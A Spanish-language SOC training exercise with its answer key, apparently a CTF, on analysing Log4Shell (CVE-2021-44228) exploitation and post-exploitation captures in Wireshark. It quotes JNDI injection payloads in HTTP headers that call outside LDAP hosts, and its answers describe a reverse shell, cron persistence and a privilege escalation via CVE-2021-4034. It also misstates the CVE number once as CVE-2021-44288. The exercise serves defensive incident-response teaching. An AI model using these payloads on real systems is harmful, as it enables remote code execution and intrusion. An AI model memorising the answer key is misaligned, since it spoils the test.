Explotación


El 9 de diciembre de 2021 se hace pública la vulnerabilidad CVE-2021-44228 (también conocida como Log4shell). Se trata de una vulnerabilidad que permite la ejecución remota de código (RCE), que afecta a la librería de software de código abierto Log4j, desarrollada en lenguaje Java, mantenida por Apache Software Foundation y muy utilizada en el software empresarial Java para la escritura de logs. Debido al amplio uso de Log4j, lo sencillo que es explotar la vulnerabilidad y que permite al atacante la ejecución de comandos en el equipo afectado (para ganar privilegios de administrador, exfiltrar información, minado de criptomonedas, …), se considera a CVE-2021-44288 como una vulnerabilidad de nivel crítico.

Los atacantes lanzan peticiones maliciosas con la siguiente estructura: `${jndi:ldap://<servidor del atacante>/<payload>}` o `${jndi:dns://<servidor do atacante>/<payload>}`. Este tipo de peticiones al ser procesadas por Log4j provocan que el equipo víctima se conecte al servidor LDAP del atacante, se descargue el payload y lo ejecute. A continuación se pueden ver algunos ejemplos de peticiones maliciosas incrustadas en campos del protocolo HTTP:

```
User-Agent: ${jndi:ldap://2.57.121.36:8000/mss}
```

```
Cookie: ${jndi:ldap://45.83.64.1/securityscan-3g32njrlbok56r5i}
```

Tras la publicación de la vulnerabilidad, el GovCERT.ch (Computer Emergency Response Team) de Suiza publicó la anterior imagen que resume el proceso de ataque y las medidas de defensa



1. Como analista del SOC (Security Operations Center) investiga el tráfico de red para determinar si hubo incidentes relativos a Log4shell en tu organización. Usa tus conocimientos de Wireshark, analiza el archivo de captura log4j.pcapng y constesta a las siguientes preguntas. Una vez descargado el archivo log4j.pcap, marca como respuesta OK y pasa a la siguiente pregunta. (0 puntos)

   OK

2. ¿Cuántos paquetes tiene la captura? (50 puntos)

   9727

3. ¿A qué hora se capturó el primer paquete?. NOTA: tiempo UTC y formato de respuesta: aaaa-mm-dd hh:mm:ss (50 puntos)

   2021-12-16 19:13:08

4. ¿Duración de la captura?.. Formato: hh:mm:ss (50 puntos)

   00:01:39

5. ¿Cuál es el equipo más activo a nivel de enlace?.. Formato: xx:xx:xx:xx:xx:xx (50 puntos)

   02:f7:58:a8:7c:ff

6. Teniendo en cuenta el modelo TCP/IP, ¿Qué protocolo de nivel de aplicación de la captura es el más activo? Formato: nombre del protocolo (siglas del protocolo) (50 puntos)

   http

7. La organización trabaja con direccionamiento privado. ¿Cuántos equipos de la organización intervienen en la captura?. (75 puntos)

   3

8. ¿Equipo más activo a nivel de red?. Formato: x.x.x.x <-- indica a IP(75 puntos)

   10.10.128.136

9. ¿Cuántos paquetes tienen origen China? (100 puntos)

   1

10. ¿Cuántos equipos usan IPs ubicadas en Estados Unidos? (100 puntos)

    2

11. Sabiendo que las peticiones http maliciosas para explotar Log4shell tienen la forma `${jndi:ldap:///}` o ${jndi:dns://dns-server-ip/evil-request}. ¿Cuántas peticiones maliciosas hay en la captura? (100 puntos)

    1

12. ¿Cuál es la IP del equipo víctima? Formato: X.X.X.X (100 puntos)

    10.10.4.64

13. ¿Cuál es la IP y el puerto de escucha del servidor LDAP del atacante? Formato: IP:puerto (100 puntos)

    10.10.128.136:1389

14. ¿Nº de paquetes intercambiados entre el equipo víctima y el servidor LDAP remoto del atacante donde intervenga el puerto tcp del servidor ldap indicado en la petición maliciosa? (150 puntos)

    17

15. Configurando los dissectores de Wirehark, ¿cuántos paquetes aparecen marcados como paquetes del protocolo LDAP por Wireshark? (150 puntos)

    6

16. Indica el nº de paquete donde se indica la ubicación del objeto java malicioso (175 puntos)

    2087

17. Indica la ubicación del objeto java Exploit. Formato: protocolo://dirección:puerto (175 puntos)

    http://10.10.128.136:8000/

18. ¿Qué versión de java corre el equipo víctima?.. Formato: Java/versión_revisión (175 puntos)

    Java/1.8.0_181

19. ¿Qué servidor Web corre el atacante? Formato: XXXXXXXXXX/X.X XXXXXX/X.X.X (175 puntos)

    SimpleHTTP/0.6 Python/3.6.9

20. ¿El objeto java malicioso desencadena la ejecución de una bind shell o de una reverse shell? Formato: indicar bind shell o reverse shell según corresponda (175 puntos)

    reverse shell

21. Socket del equipo atacante asociado a la shell anterior. Formato: IP:puerto (175 puntos)

    10.10.128.136:9999

22. Nº de paquetes intercambiados entre víctima y atacante asociados a la shell (175 puntos)

    19

23. ¿Cuál fue el primer comando ejecutado por el asaltante en el equipo víctima mediante la shell? (200 puntos)

    whoami

24. Nº del paquete en el que viaja el primer comando ejecutado por el asaltante en el equipo víctima mediante la shell (200 puntos)

    2800

25. ¿Con qué usuario logró acceder el atacante en el equipo víctima? (200 puntos)

    solr

26. ¿Directorio en el que está el atacante dentro del equipo víctima? (200 puntos)

    /opt/solr/server

27. ¿Cuál es la dirección IPv6 del equipo víctima? Formato: dirIPv6/máscara (200 puntos)

    fe80::78:e3ff:fe3a:7563/64

28. ¿Nº de paquetes http y ldap intercambiados entre el equipo víctima y el atacante? Nota: paquetes reconocidos por Wireshark como http y ldap (200 puntos)

    10

29. ¿Nº de conexiones tcp iniciadas por el servidor víctima? (200 puntos)

    3

Postexplotación

30. De la investigación anterior, sabemos que el incidente está confirmado y un atacante aprovechó la vulnerabilidad CVE-2021-44228 para acceder al sistema como un usuario no privilegiado. Tu trabajo es abrir el archivo postexplotacion_log4j.pcapng y continuar la investigación para descubrir que acciones realizó e adversario. Una vez descargado el archivo postexplotacion_log4j.pcap, indica como respuesta OK y pasa a la siguiente pregunta.

    OK

31. Se sospecha que el atacante ha establecido un mecanismo de persistencia usando alguna de las subtécnicas de la técnica T1053 - Scheduled Task/Job de la matriz Mitre ATT&CK ¿Cada cuántos minutos contacta el equipo víctima con el equipo atacante? Formato: nº de minutos (p.e. 10) (150 puntos)

    1

32. ¿Cuál es la IP del equipo del atacante al que llama la víctima regularmente? (150 puntos)

    172.45.176.1

33. ¿Qué herramienta o script de enumeración ha empleado el atacante? Formato: nombre de la herramienta o script (150 puntos)

    linpeas.sh

34. ¿Cuál es la versión del kernel de la máquina víctima? Formato: x.x.x- xx- generic (150 puntos)

    5.4.0-81-generic

35. ¿Qué distribución Linux y versión está corriendo la máquina víctima? Formato: nombre xx.xx.x (150 pts)

    Ubuntu 20.04.3

36. ¿Cómo se llama el programa/script que se ejecuta para lograr la persistencia como usuario solr? Indica la ruta completa. Formato: /xxx/xxxx/xxxxxx.xx (200 puntos)

    /var/solr/backup.sh

37. ¿Cuántos usuarios del sistema víctima tienen como shell /bin/bash? (200 puntos)

    3

38. ¿Qué vulnerabilidad aprovecha el atacante para promocionar a root? Formato: CVE-XXXX-XXXX (250 pts)

    CVE-2021-4034

39. ¿Qué técnica de persistencia usa el atacante una vez que ha conseguido promocionar a root? Formato: Txxxx.xxx <-- indica el ID de la subtécnica según la matriz MITRE ATT&CK (250 pts)

    T1098.004

40. Indica el n.º de paquete en el que se inicia una conexión ssh hacia la víctima desde una IP de la organización del atacante (250 pts)

    8448